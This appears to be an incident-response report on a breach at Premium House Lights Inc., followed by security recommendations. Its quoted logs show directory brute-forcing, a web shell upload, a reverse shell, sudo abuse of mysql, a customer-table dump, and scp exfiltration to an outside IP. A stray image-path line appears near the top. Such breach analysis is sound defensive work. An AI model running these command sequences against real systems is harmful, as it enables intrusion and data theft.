Enhancing Cybersecurity Posture

The recent incident underscored vulnerabilities in our Premium House Lights Inc. cybersecurity defenses, emphasizing the critical need for proactive measures to safeguard our systems and data against evolving cyber threats. To mitigate future risks and bolster our cybersecurity posture, the following key recommendations are proposed.

Incident Timeline

Initial Reconnaissance:


- **Several Http Requests Sent by trying and error to find the right API**

```
136.243.111.17 - - [19/Feb/2022:21:56:11 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET /?_escaped_fragment_= HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:15 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:17 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:21 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
136.243.111.17 - - [19/Feb/2022:21:57:37 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:57:39 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:57:40 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /randomfile1 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /frand2 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /index HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /archive HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /02 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /register HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /en HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /forum HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:23 -0500] "GET /software HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:23 -0500] "GET /downloads HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

- **After so many tries He found right path with the name /uploads which lead him to upload an executable python command in shell.php**

```
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /design HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/randomfile1 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/frand2 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:55 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "curl/7.68.0"
138.68.92.163 - - [19/Feb/2022:21:59:04 -0500] "POST /uploads/shell.php HTTP/1.1" 200 2655 "-" "curl/7.68.0"
```


- **Executes in Shell.php file which Opens the connection to remote 138.68.92.163 with port 4444. Then Opens cmd from execute the following commands. Then Access the Mysql Database System and run Queries**




```
$ whoami
www-data
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@webserver:/var/www/html/uploads$ ls -l
ls -l
total 4
-rw-r--r-- 1 www-data www-data 2511 Feb 19 20:54 shell.php
www-data@webserver:/var/www/html/uploads$ dpkg -l | grep nmap
dpkg -l | grep nmap
ii  nmap                         7.80+dfsg1-2build1                amd64        The Network Mapper
ii  nmap-common                  7.80+dfsg1-2build1                all          Architecture independent files for nmap
www-data@webserver:/var/www/html/uploads$ ifconfig
```

- **Exploitation Attempts:**

· Following the reconnaissance phase, the attacker, operating on scanning process using netstat.

```
phl@database:~$ netstat -atunp
netstat -atunp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 147.182.157.9:22        142.112.199.247:42010   ESTABLISHED -
tcp        0      0 10.10.1.3:23            10.10.1.2:49522         ESTABLISHED -
tcp        0      0 10.10.1.3:23            10.10.1.2:43492         ESTABLISHED -
tcp        0      0 147.182.157.9:22        142.112.199.247:42024   ESTABLISHED -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
phl@database:~$ sudo -l
sudo -l
Matching Defaults entries for phl on database:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User phl may run the following commands on database:
    (root) NOPASSWD: /usr/bin/mysql
    (root) NOPASSWD: /usr/bin/mysqldump
phl@database:~$ sudo mysql -u root -p
sudo mysql -u root -p
Enter password:
```

```
2022-02-20T03:00:55.682704Z         9 Connect   root@localhost on  using Socket
2022-02-20T03:00:55.682973Z         9 Query     select @@version_comment limit 1
2022-02-20T03:00:58.206501Z         9 Query     show databases
2022-02-20T03:01:02.431377Z         9 Query     SELECT DATABASE()
2022-02-20T03:01:02.431609Z         9 Init DB   mysql
2022-02-20T03:01:02.432402Z         9 Query     show databases
2022-02-20T03:01:02.433075Z         9 Query     show tables
2022-02-20T03:01:02.437115Z         9 Field List        columns_priv
2022-02-20T03:01:02.437366Z         9 Field List        component
2022-02-20T03:01:02.437487Z         9 Field List        db
2022-02-20T03:01:02.437783Z         9 Field List        default_roles
2022-02-20T03:01:02.437953Z         9 Field List        engine_cost
2022-02-20T03:01:02.438219Z         9 Field List        func
```

- **Now He is Accessing the Customer Table**

```
2022-02-20T03:01:13.274571Z         9 Query     SELECT DATABASE()
2022-02-20T03:01:13.274934Z         9 Init DB   phl
2022-02-20T03:01:13.275849Z         9 Query     show databases
2022-02-20T03:01:13.276443Z         9 Query     show tables
2022-02-20T03:01:13.277190Z         9 Field List        customers
2022-02-20T03:01:15.536553Z         9 Query     show tables
2022-02-20T03:01:21.694024Z         9 Query     SELECT * FROM customers
2022-02-20T03:01:31.159492Z         9 Query     SELECT * FROM customers LIMIT 5
2022-02-20T03:01:34.242985Z         9 Quit
```

Sent the Dump file to the Account Fierce with Ip address 178.62.228.28 to the Directory /tmp, then deletes the phl.db from current Directory and exited.

```
19/02/22 22:01:45 sudo mysqldump -u root -p phl > phl.db
19/02/22 22:01:49 file phl.db
19/02/22 22:01:59 head -50 phl.db
19/02/22 22:02:17 ls
19/02/22 22:02:26 scp phl.db fierce@178.62.228.28:/tmp/phl.db
19/02/22 22:02:36 rm phl.db
19/02/22 22:02:38 exit
```

Key Recommendations to Implement

1. Comprehensive Security Assessment:

- Conduct a thorough security assessment to identify weaknesses and vulnerabilities in our systems, networks, and applications.

2. Patch Management and Secure Configuration:

- Implement a robust patch management process to ensure timely application of security updates and adhere to secure configuration standards for all systems and applications for example the shell.php.

3. Enhanced Access Controls and User Awareness:

- Strengthen access controls and adhere to the principle of least privilege to restrict access to sensitive systems and data.The Username and Passwords in mysql DB are weak and easy to exploit.

4. Web Application Security:

- Enhance web application security by implementing secure coding practices and deploying web application firewalls (WAFs) to protect against common web-based attacks. Implement network segmentation to isolate critical systems and sensitive data, reducing the impact of potential breaches and changing http 80 to https 443.

5. Incident Response and Continuous Monitoring PRTG:

- Review and update the incident response plan to ensure clear procedures are in place for detecting.The implementation of PRTG Software is crucial for monitoring network traffic and detecting indicators of compromise (IOCs).

6.Implementing Network Segmentation :

In a well-designed network infrastructure, it is essential to implement segmentation within Virtual Local Area Networks (VLANs), particularly when dealing with critical systems such as the web server, database, and file server.

7.Secure Wi-fi :

To ensure the security of the Wi-Fi network, it is imperative to implement proper security measures such as Virtual Private Network (VPN) usage, WPA2 encryption

By implementing these recommendations and adjusting our security policies accordingly, we can strengthen our cybersecurity posture and better protect our systems and data against cyber threats. A proactive approach to cybersecurity is essential in today's rapidly evolving threat

landscape, and by investing in robust security measures, we can mitigate risks and safeguard our organization's assets and reputation.